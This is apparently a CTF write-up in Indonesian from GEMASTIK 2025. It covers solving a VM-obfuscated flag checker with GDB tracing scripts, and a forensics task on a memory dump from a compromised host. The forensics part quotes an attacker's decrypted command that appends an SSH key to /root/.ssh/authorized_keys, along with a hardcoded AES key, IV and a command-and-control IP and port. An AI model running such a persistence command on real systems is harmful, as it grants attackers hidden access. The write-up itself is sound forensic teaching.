
# WRITEUP GEMASTIK CTF 2025


By Team: Smackma

# Reverse Engineering

## Scripts




Diberikan sebuah file binary langsung saja di-download dan dijalankan binary nya.

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/gemastik2025/rev/scripts : ./main
Flag: testt
WRONG
```

Ketika dijalankan program akan menanyakan Flag dan jika salah akan menghasilkan WRONG.
Langsung saja kita analisis menggunakan GDB.
Saya menggunakan python script ini yang diberikan oleh gpt:

```
from pwn import *

# Path ke binary
binary = "./main"
elf = context.binary = ELF(binary, checksec=False)
context.terminal = 'kitty'

# Alamat buffer (dari IDA)
ADDR_FLAGBUF = 0x54CC00
ADDR_BLOB1   = 0x54CBA0
```

```
ADDR_BLOB2    = 0x54CBC0
ADDR_BLOB3    = 0x54CBE0

# Jalankan binary
p = process(binary)

# Attach gdb
gdb.attach(p, gdbscript=f"""
    b *0x401C7C           # breakpoint sebelum loop cek input
    c
""")

p.interactive()
```

Ketika dijalankan akan break sebelum input dan attach ke gdb. Ketika di gdb saya jalankan perintah “dump memory dump_flagbuf.bin 0x54CC00 0x54CC00+0x500”
Kemudian didapat hasil dump_flagbuf.bin:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/gemastik2025/rev/scripts : cat dump_flagbuf.bin
ops = {"j3s5l", "j3s5l", "m9kp2", "qwx7z", "qwx7z", "m9kp2", "j3s5l", "j3s5l", "qwx7z", "j3s5l", "j3s5l
", "qwx7z", "m9kp2", "j3s5l", "qwx7z", "j3s5l", "m9kp2", "j3s5l", "j3s5l", "m9kp2", "m9kp2", "qwx7z", "
j3s5l", "m9kp2", "j3s5l", "m9kp2", "m9kp2", "j3s5l", "m9kp2", "qwx7z", "qwx7z", "qwx7z", "qwx7z"}
k = {143, 193, 38, 93, 97, 13, 149, 22, 102, 163, 38, 84, 55, 157, 130, 12, 65, 133, 194, 3, 9, 162, 19
8, 41, 77, 20, 55, 76, 17, 192, 207, 104, 163}

pt = "********************************"
ct = {200, 132, 39, 158, 180, 71, 220, 93, 151, 155, 93, 185, 67, 194, 245, 111, 49, 236, 178, 113, 96,
 272, 161, 54, 33, 77, 55, 43, 100, 289, 310, 205, 288}
for i = 1, #pt do
    local op_name = ops[i]
    local key_val = k[i]
    local char_code = string.byte(pt, i)
    local result = 0

    if op_name == "qwx7z" then
        result = qwx7z(char_code, key_val)
    elseif op_name == "m9kp2" then
        result = m9kp2(char_code, key_val)
    elseif op_name == "j3s5l" then
        result = j3s5l(char_code, key_val)
    end

    if result ~= ct[i] then
        print("WRONG")
        os.exit(1)
    end
end

print("CORRECT"0 @`
```

Didapat op codes dan ct array dan k array nya. Sekarang kita tinggal mencari tahu apa yang dilakukan oleh op code ini. Lanjut analisis menggunakan gdb

```
pwndbg> c
Continuing.

Breakpoint 1, 0x0000000000407f9f in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | WX | RODATA
──────────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────────────
 RAX  0x16
 RBX  0x555d58 ◂— 0
 RCX  0
 RDX  1
 RDI  0x555d58 ◂— 0
 RSI  0x5563d0 —▸ 0x4216b0 ◂— endbr64
 R8   0
*R9   0x30
 R10  1
 R11  0
 R12  0x5563d0 —▸ 0x4216b0 ◂— endbr64
 R13  1
*R14  0x4216b0 ◂— endbr64
 R15  2
 RBP  0x7fffffffd650 —▸ 0x7fffffffd690 —▸ 0x7fffffffd6b0 —▸ 0x7fffffffd6e0 —▸ 0x7fffffffd700 ◂— ...
 RSP  0x7fffffffd600 —▸ 0x5567a0 —▸ 0x5587d0 —▸ 0x558760 —▸ 0x5580f0 ◂— ...
*RIP  0x407f9f ◂— mov r9, qword ptr [r12]
──────────────────────────[ DISASM / x86-64 / set emulate on ]──────────────────────────
▶ 0x407f9f    mov    r9, qword ptr [r12]     R9, [0x5563d0] => 0x4216b0 ◂— endbr64
  0x407fa3    jmp    0x407fb0                <0x407fb0>
   ↓
  0x407fb0    mov    rax, qword ptr [rbx + 0x10]     RAX, [0x555d68] => 0x5563f0 —▸ 0x558090 ◂— 0x5580
60
  0x407fb4    mov    rdx, qword ptr [rbx + 0x28]     RDX, [0x555d80] => 0x556630 ◂— 0
  0x407fb8    sub    rdx, rax                        RDX => 0x240 (0x556630 - 0x5563f0)
  0x407fbb    cmp    rdx, 0x140                      0x240 - 0x140     EFLAGS => 0x206 [ cf PF af zf s
f IF df of ]
  0x407fc2    jle    0x408038                    <0x408038>

  0x407fc4    lea    r15, [rax + 0x140]              R15 => 0x556530 ◂— 0
  0x407fcb    mov    rax, qword ptr [rbx + 0x20]     RAX, [0x555d78] => 0x555db8 —▸ 0x5563b0 ◂— 0
  0x407fcf    mov    r14, qword ptr [rax + 0x18]     R14, [0x555dd0] => 0x557550 —▸ 0x5563d0 ◂— 0x4216
b0
  0x407fd3    test   r14, r14                        0x557550 & 0x557550     EFLAGS => 0x206 [ cf PF a
f zf sf IF df of ]
```

Dari gdb saya notice programnya ngeloop dari 0x407f9f sampai 0x407fb0. Di situ programnya mengisi address ke r9 kemudian jump ke address tersebut. Ini adalah VM Dispatch, di mana setiap iterasi VM memilih handler baru dari sebuah tabel dan jump ke sana.
Jadi idenya adalah jika kita hook eksekusi di tempat dispatch, kita bisa log eksekusi handler function untuk setiap byte input kita.

Ini script tracevm nya:

```
import gdb, os
```

```
bp_addr = 0x407fa3
bp = None
logfile = open("vm_trace.log", "w")
seen = {}

# create handlers/ dir if not exists
os.makedirs("handlers", exist_ok=True)

def classify_and_dump(addr: int) -> str:
   """Disassemble handler, save to file, return guessed mnemonic."""
   try:
       output = gdb.execute(f"disassemble {hex(addr)},+64",
to_string=True)  # dump more bytes
       # save to file
       fname = f"handlers/{hex(addr)}.asm"
       with open(fname, "w") as f:
           f.write(output)

       lower = output.lower()
       if "add" in lower:
           return "ADD"
       if "xor" in lower:
           return "XOR"
       if "imul" in lower or "mul" in lower:
           return "MUL"
       if "sub" in lower:
           return "SUB"
       return "OTHER"
   except Exception as e:
       return f"??? ({e})"

def stop_handler(event):
   try:
       rip = int(gdb.parse_and_eval("$rip"))
       if rip == bp_addr:
           r9 = int(gdb.parse_and_eval("$r9"))
           if r9 not in seen:
               mnemonic = classify_and_dump(r9)
               seen[r9] = mnemonic
           else:
```

```
                mnemonic = seen[r9]

            line = f"{hex(r9)} {mnemonic}"
            gdb.write(f"[VM DISPATCH] {line}\n")
            logfile.write(line + "\n")
            logfile.flush()

            gdb.execute("c")
    except Exception as e:
        gdb.write(f"[stop_handler error] {e}\n")

class TraceVM(gdb.Command):
    def __init__(self):
        super(TraceVM, self).__init__("tracevm", gdb.COMMAND_USER)

    def invoke(self, arg, from_tty):
        global bp
        if bp:
            bp.delete()
        bp = gdb.Breakpoint("*" + hex(bp_addr), internal=False)
        gdb.events.stop.connect(stop_handler)
        gdb.write(f"[+] Breakpoint set at {hex(bp_addr)}, tracing
enabled\n")

TraceVM()
```

Basically script ini melakukan: breakpoint di 0x407fa3, dan setiap kali hit breakpoint: read r9, disassamble beberapa byte, mengklasifikasi handler nya (XOR,ADD,SUB,dll) dengan melihat disassambly nya, log address + hasil klasifikasi nya ke vm_trace.log, continue.

ketika script ini di-run akan didapat seperti ini:

```
Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x421040 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x426840 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x4216b0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x42c5a0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x4244e0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x427540 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x42b6b0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x425760 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x42d0b0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x422b20 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x4297a0 XOR

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x401ff0 SUB

Breakpoint 1, 0x0000000000407fa3 in ?? ()
[VM DISPATCH] 0x420220 XOR
Flag: WRONG
```

Dan isi dari vm_trace.log seperti ini:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/gemastik2025/rev/scripts : cat vm_trace.log
0x421040 XOR
0x426840 XOR
0x4216b0 XOR
0x42c5a0 XOR
0x4244e0 XOR
0x427540 XOR
0x42b6b0 XOR
0x425760 XOR
0x42d0b0 XOR
0x422b20 XOR
0x4297a0 XOR
0x401ff0 SUB
0x420220 XOR
0x426cc0 XOR
```

Dan full handler disassambly nya disimpan di handlers/*.asm

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/gemastik2025/rev/scripts : ls handlers
0x42b6b0.asm  0x401ff0.asm  0x4216b0.asm  0x420220.asm  0x426840.asm
0x42c5a0.asm  0x422b20.asm  0x4244e0.asm  0x421040.asm  0x427540.asm
0x42d0b0.asm  0x426cc0.asm  0x4297a0.asm  0x425760.asm
```

Dari hasil ini didapat:

- J3s5l -> XOR
- M9kp2 -> ADD
- Qwx7z -> SUB

Kemudian dengan ct array, keys, dan op code, dapat dibuat script untuk rekonstruksi flagnya:

```
ops =
["j3s5l","j3s5l","m9kp2","qwx7z","qwx7z","m9kp2","j3s5l","j3s5l",

"qwx7z","j3s5l","j3s5l","qwx7z","m9kp2","j3s5l","qwx7z","j3s5l",

"m9kp2","j3s5l","j3s5l","m9kp2","m9kp2","qwx7z","j3s5l","m9kp2",

"j3s5l","m9kp2","m9kp2","j3s5l","m9kp2","qwx7z","qwx7z","qwx7z","qwx
7z"]

keys =
[143,193,38,93,97,13,149,22,102,163,38,84,55,157,130,12,65,133,194,3
,9,162,198,41,77,20,55,76,17,192,207,104,163]
```

```
ct    =
[200,132,39,158,180,71,220,93,151,155,93,185,67,194,245,111,49,236,1
78,113,96,272,161,54,33,77,55,43,100,289,310,205,288]

def j3s5l(x,k): return x ^ k
def m9kp2(x,k): return (x - k) & 0xff    # flipped
def qwx7z(x,k): return (x + k) & 0xff    # flipped
opfunc = {"j3s5l": j3s5l, "m9kp2": m9kp2, "qwx7z": qwx7z}

flag = []
for i,(op,k,target) in enumerate(zip(ops, keys, ct)):
    cands = []
    for ch in range(0x20,0x7f):
        res = opfunc[op](ch, k)
        if res == target or res == (target & 0xff):
            cands.append(chr(ch))
    flag.append((cands or ["?"])[0])

print("Recovered flag:", "".join(flag))
```


Ketika dijalankan:

```
 ❯❯ /home/usupek/cysec-thingy/ctf/sources/indo/gemastik2025/rev/scripts : python3 solve.py
Recovered flag: GEMASTIK18{ez_scripting_language}
```

Flag: GEMASTIK18{ez_scripting_language}

# Forensics

## Hacked (upsolved)



```
[schmeeps@schmeeps-x441ba hacked]$ file dump.raw
dump.raw: ELF 64-bit LSB core file, x86-64, version 1 (SYSV)
```

```
$ binwalk dump.raw

                                                /home/schmeeps/ctf/gemastik25/quals/dump.raw
--------------------------------------------------------------------------------------------------------------------------------------------------------------
DECIMAL                         HEXADECIMAL                     DESCRIPTION
--------------------------------------------------------------------------------------------------------------------------------------------------------------
9042335                         0x89F99F                        AES S-Box
9042590                         0x89FA9E                        AES S-Box
37566336                        0x23D3780                       Copyright text: "copyright.cpython-312.pyc"
37783424                        0x2408780                       Copyright text: "copyright.cpython-312.pyc"
41954856                        0x2802E28                       ELF binary, 64-bit relocatable, AMD X86-64 for System-V (Unix), little endian
54495072                        0x33F8760                       ZSTD compressed data, total size: 2471516 bytes
58103648                        0x3769760                       ZSTD compressed data, total size: 549575 bytes
60659552                        0x39D9760                       ZSTD compressed data, total size: 128581 bytes
60790624                        0x39F9760                       ZSTD compressed data, total size: 128671 bytes
60921696                        0x3A19760                       ZSTD compressed data, total size: 128459 bytes
62363488                        0x3B79760                       ZSTD compressed data, total size: 1327883 bytes
80562016                        0x4CD4760                       ZSTD compressed data, total size: 62895 bytes
80627552                        0x4CE4760                       ZSTD compressed data, total size: 413690 bytes
81041248                        0x4D49760                       ZSTD compressed data, total size: 215917 bytes
81258336                        0x4D7E760                       ZSTD compressed data, total size: 71441 bytes
81332064                        0x4D90760                       ZSTD compressed data, total size: 40999 bytes
81381216                        0x4D9C760                       ZSTD compressed data, total size: 112111 bytes
87889760                        0x53D1760                       ZSTD compressed data, total size: 52335 bytes
87943008                        0x53DE760                       ZSTD compressed data, total size: 53991 bytes
88000352                        0x53EC760                       ZSTD compressed data, total size: 82574 bytes
88123232                        0x540A760                       ZSTD compressed data, total size: 24194 bytes
88164192                        0x5414760                       ZSTD compressed data, total size: 58385 bytes
88225632                        0x5423760                       ZSTD compressed data, total size: 2624012 bytes
94680928                        0x5A4B760                       ZSTD compressed data, total size: 103395 bytes
97922572                        0x5D62E0C                       ZSTD compressed data, total size: 2813680 bytes
101123936                       0x6070760                       ZSTD compressed data, total size: 197497 bytes
```

Diberikan sebuah file "ELF" yang apabila di binwalk dapat diasumsikan merupakan sebuah dump memori dari sebuah sistem yang tercompromised.

## Question 1

```
No 1:
Question: Repositori yang digunakan threat actor
Format: https://example/path/to/repo
Answer:
```


Sebelum melihat isi file lebih lanjut, saya memutuskan untuk mengecek netcat challenge terlebih dalulu. Saat di netcat, terdapat sebuah pertanyaan yang menanyakan repositori yang digunakan oleh threat actor dengan format url repositori https://example/path/to/repo.

```
git clone https://github.com/walawe1337=
[?2004hroot@victim:~# git clone https://github.com/walawe1337=
git clone https://github.com/walawe1337=
```

Maka, hal pertama yang saya lakukan adalah untuk mencari strings di dalam file dump dengan filter beberapa domain repositori besar (github, gitlab, dll) terlebih dahulu. Dari situ kita langsung mendapatkan sebuah url mencurigakan dari user github yang dimulai dengan walawe1337.

```
git clone https://github.com/walawe1337=
git clone https://github.com/walawe1337-oss/simple-python-server
```

Setelah itu, saya langsung memfilter hasil strings dengan url tersebut, dan didapatkanlah sebuah repositori github bernama simple-python-server dari user walawe1337-oss.




Saat repositori tersebut di cek, sepertinya tidak berisi apa-apa, namun dalam histori commit dapat terlihat bahwa sebelumnya di dalam repositori tersebut terdapat sebuah file bernama m yang telah dihapus.

```
[schmeeps@schmeeps-x441ba simple-python-server]$ file m
m: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=078abc9b6727ee1041f4e0e057f40d158
a5293a8, for GNU/Linux 3.2.0, not stripped
```

Maka saya kemudian mengclone repositori tersebut dan git checkout ke commit sebelum file tersebut dihapus untuk mendapatkan sebuah file binary bernama m.

```
No 1:
Question: Repositori yang digunakan threat actor
Format: https://example/path/to/repo
Answer: https://github.com/walawe1337-oss/simple-python-server
Correct
```

Saya kemudian berasumsi bahwa repositori inilah yang dimaksud, dan kemudian saya memasukkan url tersebut sebagai jawaban dan berhasil diterima.

## Question 2

```
No 2:
Question: Hash MD5 file yang bersifat malicious (Lower case)
Format: -
Answer:
```

Netcat challenge kemudian menampilkan pertayaan kedua, yang menanyakan Hash MD5 file yang bersifat malicious.

```
[schmeeps@schmeeps-x441ba simple-python-server]$ md5sum m
11e128c2bf2f82f4e966a0ec2ff072bb  m
```

Awalnya saya sempat berpikir harus mengekstrak file dump lebih lanjut untuk mencari file malicious di dalam dump sistem. Namun sebelum itu saya memutuskan untuk mengecek Hash MD5 dari file m yang saya asumsikan merupakan file malicious.

```
No 2:
Question: Hash MD5 file yang bersifat malicious (Lower case)
Format: -
Answer: 11e128c2bf2f82f4e966a0ec2ff072bb
Correct
```

Setelah dimasukkan sebagai jawaban, hash tersebut diterima.

## Question 3

```
No 3:
Question: Key and IV yang digunakan untuk enkripsi
Format: key:iv
Answer:
Correct
```

Netcat challenge kemudian menampilkan pertanyaan ketiga, yang menanyakan Key and IV (initialization vector) yang digunakan untuk enkripsi.

```
[schmeeps@schmeeps-x441ba simple-python-server]$ strings m | grep -i -E aes
EVP_aes_256_cbc
this_is_my_secret_aes_256_key!!!
EVP_aes_256_cbc@OPENSSL_3.0.0
```

Awalnya saya juga sempat berpikir untuk mengdecompile file tersebut, namun karena mencari strings berhasil membuahkan hasil untuk dua pertanyaan sebelumnya, saya memutuskan untuk mencoba strings lagi sebelum mengoprek file lebih lanjut. Setelah melakukan research enkripsi, saya berasumsi bahwa algoritma enkripsi yang berkemungkinan besar dipakai adalah AES.

Setelah itu saya mencari strings lagi ke file m dengan filter kata aes dan ternyata mendapatkan sebuah string "this_is_my_secret_aes_256_key!!!".

```
00002014: 3533 0061 6263 6465 6631 3233 3435 3637  53.abcdef1234567
00002024: 3839 3000 7468 6973 5f69 735f 6d79 5f73  890.this_is_my_s
00002034: 6563 7265 745f 6165 735f 3235 365f 6b65  ecret_aes_256_ke
00002044: 7921 2121 0000 0000 011b 033b 3800 0000  y!!!.......;8...
```

Namun saya masih belum menemukan IV-nya. Setelah trial and error dengan beberapa cara, saya kemudian memutuskan untuk mendapatkan offset dari key tersebut dan mencari di sekitar posisi key (siapa tahu iv-nya di simpan tidak terlalu jauh). Dan ternyata setelah saya mencari di sekitar offset, saya menemukan string “abcdef1234567890” di lokasi sebelum ditemukan key yang memiliki jumlah karakter yang pas untuk menjadi iv.

```
No 3:
Question: Key and IV yang digunakan untuk enkripsi
Format: key:iv
Answer: this_is_my_secret_aes_256_key!!!:abcdef1234567890
Correct
```

Setelah saya mencoba kombinasi key dan iv yang ditemukan, jawaban tersebut diterima.

## Question 4

```
No 4:
Question: IP dan port yang digunakan oleh penyerang
Format: ip:port
Answer:
Correct
```

Netcat challenge kemudian menampilkan pertanyaan keempat, yang menanyakan IP dan Port yang dipakai penyerang.

```
iVar1 = get_data_from_server("165.232.133.53",0x3017,local_818,0x400);
```

Untuk menjawab pertanyaan ini. saya akhirnya memutuskan untuk mendecompile file binary tersebut. Dari hasil dekompilasi, saya menemukan sebuah penggunaan function get_data_from_server yang memiliki argument sebuah ip address dan hexadesimal 0x3017, yang apabila diubah menjadi desimal, menjadi 12311.

```
No 4:
Question: IP dan port yang digunakan oleh penyerang
Format: ip:port
Answer: 165.232.133.53:12311
Correct
```

Saya kemudian mencoba memasukkan ip dan port tersebut sebagai jawaban dan berhasil diterima.

## Question 5

```
No 5:
Question: Perintah yang dieksekusi threat actor (didalam binary)
Format: -
Answer:
Correct
```

Netcat challenge kemudian menampilkan pertanyaan kelima yang menanyakan perintah yang dieksekusi threat actor.

Awalnya, menurut saya pertanyaan ini cukup ambigu dan setelah beberapa percobaan saya memutuskan untuk mencari jalan lain. Dari hasil dekompilasi, dapat dilihat bahwa setelah dijalankan, file m akan melakukan koneksi ke IP dan port sebelumnya untuk mendapatkan sebuah command yang terenkripsi dari remote server, lalu mendecrypt command terenkripsi tersebut menggunakan key dan iv AES256 di atas, dan menjalankan command yang berhasil didekripsi tersebut di sistem korban. Saya kemudian mencoba untuk membuat koneksi ke ip dan port tadi, namun sepertinya servernya down. Mata saya akhirnya kembali tertuju ke file dump yang diberikan sebelumnya. Saya kemudian menggunakan bulk_extractor untuk mencari apabila ada log packet koneksi yang dapat ditemukan di dump. Satelah berhasil diproses saya membuka file pcap yang dioutput menggunakan Wireshark, dan mengfilter dengan ip yang ditemukan tadi. Saya kemudian menemukan sebuah packet dari ip tersebut yang berisi sebuah data dengan panjang 128 bytes. Saya kemudian mencoba mendecrypt data tersebut menggunakan key dan iv tadi, dan dari outputnya terdapat sebuah command untuk memasukkan sebuah SSH key ke sistem korban agar penyerang bisa masuk ke sistem tanpa menggunakan password.

```
No 5:
Question: Perintah yang dieksekusi threat actor (didalam binary)
Format: -
Answer: echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICUHM+DTrehpFANzpOzDPUJi1DYaK1xwMpMLz1QqwxJ0 kali@kali" >> /root/.ssh/authorized_keys
Correct
```

Saya kemudian memasukkan command tersebut sebagai jawaban dan berhasil diterima.

## Question 6

```
No 6:
Question: Teknik MITRE ATT&CK berdasarkan pertanyaan sebelumnya
Format: T12345.123
Answer:
```

Netcat challenge kemudian menampilkan pertanyaan keenam yang menanyakan Teknik MITRE ATT&CK berdasarkan pertanyaan sebelumnya. Untuk pertanyaan ini saya langsung coba google saja :) dan di result paling atas terdapat sebuah entry di website MITRE ATT&CK yang berjudul Account Manipulation: SSH Authorized Keys dengan ID: T1098.004. Saya kemudian memasukkan ID tersebut sebagai jawaban dan berhasil diterima dan diberikanlah flagnya :))))))).

```
No 6:
Question: Teknik MITRE ATT&CK berdasarkan pertanyaan sebelumnya
Format: T12345.123
Answer: T1098.004
Correct
```

Flag: GEMASTIK18{5230e7b97ebd5d1a23d956aae28fbb9d}